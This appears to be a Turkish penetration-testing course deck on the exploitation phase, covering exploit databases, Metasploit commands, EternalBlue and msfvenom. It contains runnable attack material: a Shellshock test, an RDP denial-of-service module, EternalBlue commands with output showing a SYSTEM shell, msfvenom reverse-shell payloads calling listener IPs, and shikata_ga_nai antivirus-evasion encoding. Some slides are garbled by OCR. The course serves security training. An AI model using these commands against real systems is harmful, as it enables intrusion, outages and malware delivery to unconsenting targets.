



Uygulamalı Beyaz Şapkalı Hacker Eğitimi

Bu doküman, alıntı vererek kullanılabilir ya da paylaşılabilir ancak değiştirilemez ve ticari amaçla kullanılamaz.
Detaylı bilgiye <https://creativecommons.org/licenses/by-nc-nd/4.0/legalcode.tr> bağlantısından erişebilirsiniz.

www.prismacsi.com

© All Rights Reserved.





Exploit Aşaması



Exploit Aşaması Konuları

- **Exploit Nedir?**
- **Exploit Çeşitleri**
 - **Local, remote ve Oday exploitler**
- **Exploit Veritabanları**
- **Örnek Exploit Senaryoları**
- **Exploit Derleme ve Kullanım Senaryoları**
- **Exploit Frameworkleri**
- **Payload Kavramı**
- **Metasploit Framework**
- **Antivirüs Atlatma Yazılımları**
 - **Veil-Evasion**
 - **Shellter**
- **Uygulamalar**



Temel Kavramlar

- **Exploit nedir?**
 - Bir zafiyeti sömürmek amacıyla geliştirilmiş araçlara verilen isimdir.
 - Sömürü kodu olarak da adlandırılır.
 - Local Exploit
 - Remote Exploit
 - Web Exploit
 - DoS Exploit
 - Oday Exploit
- **Payload nedir?**
 - Exploit sonrası yapılması isteneni gerçekleştiren zararlı kod parçası

```
sh-3.2$ env x='() { :; }; echo vuln  
erable' bash -c "echo this is a test  
"  
vulnerable  
this is a test
```

Exploit Veritabanları

- Exploitlerin toplu olarak bulunduğu veritabanlarıdır. Bu veritabanlarında keşfedilen yazılım ve servisler için exploit aranabilir.
- Exploit-db.com
- Securityfocus.com
- Oday.today
- Exploits.shodan.io
- ledb.ir
- Cxsecurity.com/exploit
- Rapid7.com/db



Home Exploits Shellcode Papers Google Hacking Database Submit Search

Offensive Security's Exploit Database Archive

40075

Exploits Archived

The Exploit Database - ultimate archive of Exploits, Shellcode, and Security Papers. New to the site? Learn [about the Exploit Database](#).

The Exploit Database

The Exploit Database (EDB) is a CVE compliant archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security addicts alike. Our goal is to collect exploits from various sources and concentrate them in one, easy to navigate database

[Download the Exploit Database Archive](#)

EXPLOIT DATABASE

CVE Compliant

cve.mitre.org

Remote Exploits



This exploit category includes exploits for remote services or applications, including client side exploits.

Date Added	D	A	V	Title	Platform	Author
2018-10-08	👇	-	✅	Navigate CMS - Unauthenticated Remote Code Execution (Metasploit)	PHP	Metasploit
2018-10-08	👇	-	✅	Unitrends UEB - HTTP API Remote Code Execution (Metasploit)	Linux	Metasploit
2018-10-08	👇	-	🔄	Cisco Prime Infrastructure - Unauthenticated Remote Code Execution	Multiple	SecuriTeam
2018-09-27	👇	-	✅	Microsoft Edge - Sandbox Escape	Windows	Google...
2018-09-18	👇	-	🔄	Ubisoft Uplay Desktop Client 63.0.5699.0 - Remote Code Execution	Windows	Che-Chun Kuo



Exploit Geliştirme Dilleri

- **Exploitler genelde hangi dillerde yazılıyor?**
 - Python
 - C / C++
 - Perl
 - PHP
 - Ruby
- **Framework ihtiyacı neden doğdu?**
- **Metasploit Framework örneği**



Exploit Derleme / Kullanım – Uygulama



[Home](#) [Exploits](#) [Shellcode](#) [Papers](#) [Google Hacking Database](#) [Submit](#) [Search](#)

Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1)

EDB-ID: 39166	Author: rebel	Published: 2016-01-05
CVE: CVE-2015-8660	Type: Local	Platform: Linux
Aliases: overlayfail	Advisory/Source: N/A	Tags: N/A
E-DB Verified:	Exploit: Download / View Raw	Vulnerable App:

[« Previous Exploit](#)

[Next Exploit »](#)

```

1  /*
2  just another overlayfs exploit, works on kernels before 2015-12-26
3
4  # Exploit Title: overlayfs local root
5  # Date: 2016-01-05
6  # Exploit Author: rebel
7  # Version: Ubuntu 14.04 LTS, 15.10 and more
8  # Tested on: Ubuntu 14.04 LTS, 15.10
9  # CVE : CVE-2015-8660
10
11 blah@ubuntu:~$ id
12 uid=1001(blah) gid=1001(blah) groups=1001(blah)
13 blah@ubuntu:~$ uname -a && cat /etc/issue
14 Linux ubuntu 3.19.0-42-generic #48~14.04.1-Ubuntu SMP Fri Dec 18 10:24:49 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
15 Ubuntu 14.04.3 LTS \n \l
16 blah@ubuntu:~$ ./overlayfail
17 root@ubuntu:~# id
18 uid=0(root) gid=1001(blah) groups=0(root),1001(blah)
19
20 12/2015
21 by rebel
22
23 6354b4e23db225b565d79f226f2e49ec0fe1e19b
24 */


```

Exploit D zenleme

- Exploitler her sistem  zerinde alıřmaz.
- İřletim sistemi, iřlemci mimarisi, sistem dili gibi farklı  zelliklere g re parametreler deęiřebilir.
- Bu durumda exploiti d zenlemek ve daha sonrasında alıřtırmak gerekir.
- Denemeler iin hedef sistemin birebir kopyası laboratuvar ortamında oluřturulabilir.
- Tek bir saldırı hakkınız varmıř gibi d ř n n!
- Sistem crash olursa her řey bitebilir.

Exploit Örneđi - Senaryo

- Bir bankanın kredi hesaplama alanını düşünün!
- Hesaplama nerede yapılıyor? (Server? Client?)
- Senaryoda belirtilen isteđi bir python scripti ile 1 dakika içinde binlerce kez yaparsak?
- Basit bir DoS Exploiti 😊



The screenshot shows a web form for calculating credit requirements. The title is 'İhtiyaç Kredisi Hesaplama'. The form has three input fields: 'Kredi Türü' (Loan Type) set to 'İhtiyaç Kredisi', 'Kredi Tutarı' (Loan Amount) set to '10.000 TL', and 'Kredi Vadesi' (Loan Term) set to '36 Ay'. Below the form is a large orange button labeled 'TEKLİFLERİ GÖSTER'.

Exploit Frameworker

- Metasploit Community
- Metasploit Pro
- Core Impact
- Exploithub
- BeEF



 metasploit®



Metasploit Framework

- **Metasploit Framework**
 - Kurulum
 - Temel komutlar
 - Auxiliary modülleri
 - Exploit kullanımı
 - Payload listesi ve Meterpreter kullanımı
 - Çıktı analizleri
 - Post Exploitation



Metasploit Framework

- Açık kaynak geliştirilen bir yazılım.
- Pro versiyonu da var fakat bize community yeterli olacaktır.
- Exploitler
- Payloadlar
- Auxiliary modülleri
- Encoderlar
- Post exploitler

```
root@PRISMACSI: ~  
File Edit View Search Terminal Help  
root@PRISMACSI:~# msfconsole  
  
Metasploit  
  
=[ metasploit v4.16.61-dev ]  
+ -- --=[ 1773 exploits - 1011 auxiliary - 307 post ]  
+ -- --=[ 538 payloads - 41 encoders - 10 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > 
```

Metasploit Framework

- Kurulum için aşağıdaki adresi ziyaret edebilirsiniz:
 - <https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers>
- Güncelleme:
 - `msfupdate`



Metasploit Framework

```
root@PRISMACSI: ~  
File Edit View Search Terminal Help  
root@PRISMACSI:~# msfconsole  
  
Metasploit  
  
=[ metasploit v4.16.61-dev ]  
+ -- --=[ 1773 exploits - 1011 auxiliary - 307 post ]  
+ -- --=[ 538 payloads - 41 encoders - 10 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > 
```

Metasploit Framework

- **Başlangıç**
 - **msfconsole**
ile komut satırına inebilirsiniz.
 - **db_status**
komutu ile veritabanının
durumunu kontrol edebilirsiniz.

```
root@PRISMACSI: ~  
File Edit View Search Terminal Help  
msf > db_status  
[*] postgresql connected to msf  
msf > workspace  
* default  
msf > |
```

Metasploit Framework

- **Workspace kavramı**
 - **workspace**
komutu ile çalışma alanlarını
listeleysin.
 - **workspace -a prisma**
prisma çalışma alanını yaratın.
 - **workspace prisma**
prisma çalışma alanına geçiş yapın.
 - **workspace -d prisma**
prisma çalışma alanını silin.

```
root@PRISMACSI: ~  
File Edit View Search Terminal Help  
msf > db_status  
[*] postgresql connected to msf  
msf > workspace  
* default  
msf > |
```




Metasploit Framework

```
root@PRISMACSI: ~  
File Edit View Search Terminal Help  
msf > workspace -a egitim  
[*] Added workspace: egitim  
msf > workspace egitim  
[*] Workspace: egitim  
msf > workspace  
default  
* egitim  
msf > 
```

Metasploit Framework

- **Nessus, Nmap çıktıları ile çalışma**

Tarama yazılımlarının çıktılarını metasploit ile entegre bir şekilde kullanabilirsiniz. Bu Metasploit Framework'ün en güzel özelliklerinden birisidir.

- **db_import nmap.xml**
nmap çıktısını import edebilirsiniz.
- **db_import nessus-report.nessus**
nessus çıktısını import edebilirsiniz.
- **db_export -f xml /tmp/prisma.xml**
çalışma alanınızdaki verileri export edebilirsiniz.



Metasploit Framework

```
root@PRISMACSI: ~  
File Edit View Search Terminal Help  
msf > db_import /root/deneme.  
deneme.gnmap deneme.nmap deneme.xml  
msf > db_import /root/deneme.xml  
[*] Importing 'Nmap XML' data  
[*] Import: Parsing with 'Nokogiri v1.8.2'  
[*] Importing host 127.0.0.1  
[*] Successfully imported /root/deneme.xml  
msf > █
```



Metasploit Framework

```
root@PRISMACSI: ~  
File Edit View Search Terminal Help  
msf > db_export /tmp/msf.xml  
[*] Starting export of workspace egitim to /tmp/msf.xml [ xml ]...  
[*]   >> Starting export of report  
[*]   >> Starting export of hosts  
[*]   >> Starting export of events  
[*]   >> Starting export of services  
[*]   >> Starting export of web sites  
[*]   >> Starting export of web pages  
[*]   >> Starting export of web forms  
[*]   >> Starting export of web vulns  
[*]   >> Starting export of module details  
█
```

Metasploit Framework

- **Workspace içerisinde bulunan veriler:**
 - **hosts**
 - **services**
 - **creds**
 - **loots**

Metasploit Framework

- Hosts komutu

- `Db_nmap -sS -Pn -n 10.0.1.0/24`

Komutu ile bir nmap taraması gerçekleştirebilirsiniz. Bu komutun çıktısı sonrası keşfedilen tüm IP adresleri hosts komutu ile görüntülenebilir olacaktır.

- Komutun tüm işlevlerine hosts `-h` ile erişebilirsiniz.
- hosts `-R` komutu ile adresleri RHOST parametresine atayabilirsiniz.



Metasploit Framework

```
root@PRISMACSI: ~  
File Edit View Search Terminal Help  
msf > hosts  
  
Hosts  
=====  
  
address      mac      name      os_name  os_flavor  os_sp  purpose  info  comments  
-----  
127.0.0.1    localhost Unknown    device  
  
msf > █
```

Metasploit Framework

- **Services komutu**

- **`db_nmap -sS -Pn -n 10.0.1.0/24 -sV`**

Komutu ile bir nmap taraması gerçekleştirebilirsiniz. Bu komutun çıktısı sonrası tüm IP adresleri üzerinde bulunan portlar ve üstünde çalışan servisleri services komutu ile görüntüleyebilirsiniz.

- **Komutun tüm işlevlerine `services -h` ile erişebilirsiniz.**
- **`services -p 445`**
- **`services -S http`**
- **`services -p 80 -R`**



Metasploit Framework

```
root@PRISMACSI: ~  
File Edit View Search Terminal Help  
msf > services  
Services  
=====  
  
host      port  proto  name      state  info  
----      -  
127.0.0.1 22    tcp    ssh       open  
127.0.0.1 80    tcp    http      open  
127.0.0.1 5432  tcp    postgresql open  
  
msf > 
```

Metasploit Temel Komut Listesi

- **help**
 - Yardım komutu
- **banner**
 - Şekil fotoğraflar çekinebilmenize olanak sağlar 😊
- **info**
 - Herhangi bir plugin için bilgi alabilirsiniz
 - `info exploit/windows/smb/psexec`
- **search**
 - Arama komutu
 - `search ms17-010`

Metasploit Temel Komut Listesi

- **use**
 - **Exploiti seçmemizi sağlar**
 - **use exploit/windows/smb/psexec**
- **set**
 - **Exploit**
- **info**
 - **Herhangi bir plugin için bilgi alabilirsiniz**
 - **info exploit/windows/smb/psexec**
- **search**
 - **Arama komutu**
 - **search ms17-010**



Metasploit Framework - Help

```
root@PRISMACSI: ~  
File Edit View Search Terminal Help  
msf > help  
  
Core Commands  
=====
```

Command	Description
-----	-----
?	Help menu
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
exit	Exit the console
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
history	Show command history
irb	Drop into irb scripting mode
load	Load a framework plugin
quit	Exit the console
route	Route traffic through a session
save	Saves the active datastores
sessions	Dump session listings and display information about sessions



Metasploit Framework - Info

```
root@PRISMACSI: ~  
File Edit View Search Terminal Help  
msf > info auxiliary/scanner/portscan/syn  
  
Name: TCP SYN Port Scanner  
Module: auxiliary/scanner/portscan/syn  
License: Metasploit Framework License (BSD)  
Rank: Normal  
  
Provided by:  
kris katterjohn <katterjohn@gmail.com>  
  
Basic options:  
Name          Current Setting  Required  Description  
----          -  
BATCHSIZE     256              yes       The number of hosts to scan per set  
DELAY         0                yes       The delay between connections, per thread, in milliseconds  
INTERFACE     no               no        The name of the interface  
JITTER        0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.  
PORTS         1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)  
RHOSTS        yes              yes       The target address range or CIDR identifier  
SNAPLEN       65535            yes       The number of bytes to capture  
THREADS       1                yes       The number of concurrent threads
```

Metasploit Temel Komut Listesi

- **set**
 - Bir parametreye değer atamak için kullanılır.
 - **set RHOST 10.0.1.5**
- **setg**
 - Parametreye değer global olarak atanır.
- **unset**
 - Parametredeki değer sıfırlanır.
- **show**
 - Adı üstünde 😊
- **use**
 - Bir plugini aktifleştirmek için kullanılır.

Metasploit Temel Komut Listesi

- **run ve exploit**
 - **Bir plugini çalıştırmak istediğinizde kullanabilirsiniz.**
- **load ve unload**
 - **Bir modülü aktifleştirmek ve pasifleştirmek için kullanabilirsiniz.**
- **exit**
 - **Çıkış komutu**

Metasploit Show Komutu

- **show payloads**
 - **Payloadları listele**
- **show targets**
 - **Bir plugin için atak yapmaya uygun işletim sistemlerini listele**
- **show options**
 - **Bir plugin için ayar parametrelerini göster**
- **show encoders**
 - **Encoderları listele**

Auxillary Modülleri ve Kullanımı

- **show auxillary**
- **search smb_login**
- **use auxillary/dos/windows/rdp/ms12_020**
- **set RHOST**
- **set RPORT**
- **run**

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

The problem seems to be caused by the following file: RDPWD.SYS

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xE958946C, 0x00000000, 0xB275CFAB, 0x00000002)

*** RDPWD.SYS - Address B275CFAB base at B2746000, DateStamp 3b7d82bd
```



Exploit Denemesi (MS17-010)

- search netapi
- info exploit/windows/smb/ms17_010_eternalblue
- use exploit/windows/smb/ms17_010_eternalblue
- show options
- set payload windows/meterpreter/bind_tcp
- set LHOST,
- set RHOST
- set RPORT
- exploit

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started HTTPS reverse handler on https://192.168.1.127:8443
[*] 192.168.1.47:445 - Connecting to target for exploitation.
[+] 192.168.1.47:445 - Connection established for exploitation.
[+] 192.168.1.47:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.47:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.47:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.1.47:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.1.47:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.1.47:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.47:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.47:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.47:445 - Starting non-paged pool grooming
[+] 192.168.1.47:445 - Sending SMBv2 buffers
[+] 192.168.1.47:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.47:445 - Sending final SMBv2 buffers.
[*] 192.168.1.47:445 - Sending last fragment of exploit packet!
[*] 192.168.1.47:445 - Receiving response from exploit packet
[+] 192.168.1.47:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 192.168.1.47:445 - Sending egg to corrupted connection.
[*] 192.168.1.47:445 - Triggering free of corrupted buffer.
[*] https://192.168.1.127:8443 handling request from 192.168.1.47; (UUID: oh7umfcg) Staging x64 payload (206937 bytes) ...
[*] Meterpreter session 1 opened (192.168.1.127:8443 -> 192.168.1.47:49166) at 2018-02-01 19:08:57 -0700
[+] 192.168.1.47:445 - -----WIN-----
[+] 192.168.1.47:445 - -----

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : WIN7BOX
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
```


Payload Örnekleri

- **set PAYLOAD windows/meterpreter/reverse_http**
- **set PAYLOAD windows/shell/bind_tcp**
- **set PAYLOAD linux/x86/meterpreter/reverse_https**
- **set PAYLOAD php/meterpreter/bind_tcp**
- **set PAYLOAD java/meterpreter/bind_tcp**
- **set PAYLOAD /windows/vncinject/reverse_tcp**




Reverse/Bind Shell

Reverse TCP Connection



Bind TCP Connection



Session Yönetimi

- **exploit/multi/handler**
 - **Dinleyici olarak kullanabilirsiniz.**
 - **Dinleyicinin birden fazla hedeften bağlantı alabilmesi için jobs olarak çalıştırabilirsiniz.**
 - **jobs görevi için:**
 - **exploit -j**
 - **jobs komutu ile listeleme yapabilirsiniz.**

Session Yönetimi

- **sessions** komutu ile elde edilmiş tüm oturumları kontrol edebilirsiniz.
 - **sessions -l** : listeleme
 - **session -i 1** : 1. session ile etkileşime geç
 - **sessions -K** : tüm sessionları bitir
 - **sessions -u** : oturumu meterpreter oturumuna yükselt
- **kill** : sessionı öldürmek için kullanılır.
- **background** : sessionı arka plana alır ve metasploit konsola geri döner.



Exploit Arama

- Searchsploit

```

root@prisma-kali: ~
File Edit View Search Terminal Help
[root:~]# searchsploit struts
-----
Exploit Title | Path
(-----) | (-----)
Apache Struts - 'ParametersInterceptor' Remote Code Execution (Metasploit) | exploits/multiple/remote/24874.rb
Apache Struts - ClassLoader Manipulation Remote Code Execution (Metasploit) | exploits/multiple/remote/33142.rb
Apache Struts - Developer Mode OGNL Execution (Metasploit) | exploits/java/remote/31434.rb
Apache Struts - Dynamic Method Invocation Remote Code Execution (Metasploit) | exploits/linux/remote/39756.rb
Apache Struts - Multiple Persistent Cross-Site Scripting Vulnerabilities | exploits/multiple/webapps/18452.txt
Apache Struts - OGNL Expression Injection | exploits/multiple/remote/38549.txt
Apache Struts - REST Plugin With Dynamic Method Invocation Remote Code Execution | exploits/multiple/remote/43382.py
Apache Struts - REST Plugin With Dynamic Method Invocation Remote Code Execution (Metasploit) | exploits/multiple/remote/39919.rb
Apache Struts - includeParams Remote Code Execution (Metasploit) | exploits/multiple/remote/25980.rb
Apache Struts 1.2.7 - Error Response Cross-Site Scripting | exploits/multiple/remote/26542.txt
Apache Struts 2 - DefaultActionMapper Prefixes OGNL Code Execution (Metasploit) | exploits/multiple/remote/27135.rb
Apache Struts 2 - Namespace Redirect OGNL Injection (Metasploit) | exploits/multiple/remote/45367.rb
Apache Struts 2 - Skill Name Remote Code Execution | exploits/multiple/remote/37647.txt
Apache Struts 2 - Struts 1 Plugin Showcase OGNL Code Execution (Metasploit) | exploits/multiple/remote/44643.rb
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities | exploits/multiple/webapps/18329.txt
Apache Struts 2.0 - 'XSLTResult.java' Arbitrary File Upload | exploits/java/webapps/37009.xml
Apache Struts 2.0.0 < 2.2.1.1 - XWork 's:submit' HTML Tag Cross-Site Scripting | exploits/multiple/remote/35735.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution | exploits/multiple/remote/44556.py
Apache Struts 2.0.9/2.1.8 - Session Tampering Security Bypass | exploits/multiple/remote/36426.txt
Apache Struts 2.2.1.1 - Remote Command Execution (Metasploit) | exploits/multiple/remote/18984.rb
Apache Struts 2.2.3 - Multiple Open Redirections | exploits/multiple/remote/38666.txt
Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (1) | exploits/linux/remote/45260.py
Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (2) | exploits/multiple/remote/45262.py
Apache Struts 2.3.5 < 2.3.31 / 2.5 < 2.5.10 - 'Jakarta' Multipart Parser OGNL Injection (Metasploit) | exploits/multiple/remote/41614.rb
Apache Struts 2.3.5 < 2.3.31 / 2.5 < 2.5.10 - Remote Code Execution | exploits/linux/webapps/41570.py
Apache Struts 2.3.X Showcase - Remote Code Execution | exploits/multiple/webapps/42324.py
Apache Struts 2.5 < 2.5.12 - REST Plugin XStream Remote Code Execution | exploits/linux/remote/42627.py

```




Msfvenom nedir?

- Hedef sistemde doğrudan atak yapılabilecek bir zafiyet olmayabilir.
- Bu durumda farklı yollar ile sisteme sızmayı denemek gerekebilir.
- Örneğin yaratılacak bir zararlı exe nin bir şekilde sisteme yüklemesi başarılı olur ve bu zararlı dosya çalıştırılabilirse sistem ele geçirilebilir.
- Veya file upload zafiyeti yakaladığınız bir web uygulamasına php ile yazılmış zararlı shell yüklemek ve bu zararlı ile birlikte bir metasploit üzerine terminal bağlantısı almak isteyebilirsiniz.
- İşte burada devreye msfvenom giriyor!

Msfvenom Kullanımı

- **Msfvenom temel kullanım komutları**
 - **msfvenom -h**
 - **msfvenom -p windows/meterpreter/reverse_tcp lhost=172.16.10.10 lport=1337-f exe > shell.exe**
 - **msfvenom -p php/meterpreter/reverse_tcp lhost=172.16.10.10. lport=4444 -f raw > exp.php**
 - **msfvenom - p windows/meterpreter/reverse_tcp lhost=172.16.10.10 lport=4444 -f war -a x86**

Msfvenom AV Atlasma - Uygulamalar

- `msfvenom -p windows/meterpreter/reverse_tcp lhost=172.16.10.10 lport=1337 -e x86/shikata_ga_nai -i 15 -f exe -o shell.exe`



Msfvenom Yardım

```
root@PRISMACSI: ~
File Edit View Search Terminal Help
root@PRISMACSI:~# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>


Options:
  -l, --list <type>      List all modules for [type]. Types are: pay
loads, encoders, nops, platforms, formats, all
  -p, --payload <payload> Payload to use (--list payloads to list, --
list-options for arguments). Specify '-' or STDIN for custom
  --list-options          List --payload <value>'s standard, advanced
and evasion options
  -f, --format <format>  Output format (use --list formats to list)
  -e, --encoder <encoder> The encoder to use (use --list encoders to
list)
  --smallest              Generate the smallest possible payload usin
g all available encoders
  -a, --arch <arch>      The architecture to use for --payload and -
-encoders
  --platform <platform> The platform for --payload (use --list plat
forms to list)
  -o, --out <path>      Save the payload to a file
  -b, --bad-chars <list> Characters to avoid example: '\x00\xff'
  -n, --nopsled <length> Prepend a nopsled of [length] size on to th
```

Msfvenom PHP Payload İçeriği

```
root@PRISMACSI: ~  
File Edit View Search Terminal Help  
root@PRISMACSI:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.5.5 lport=7777 raw > prisma.php  
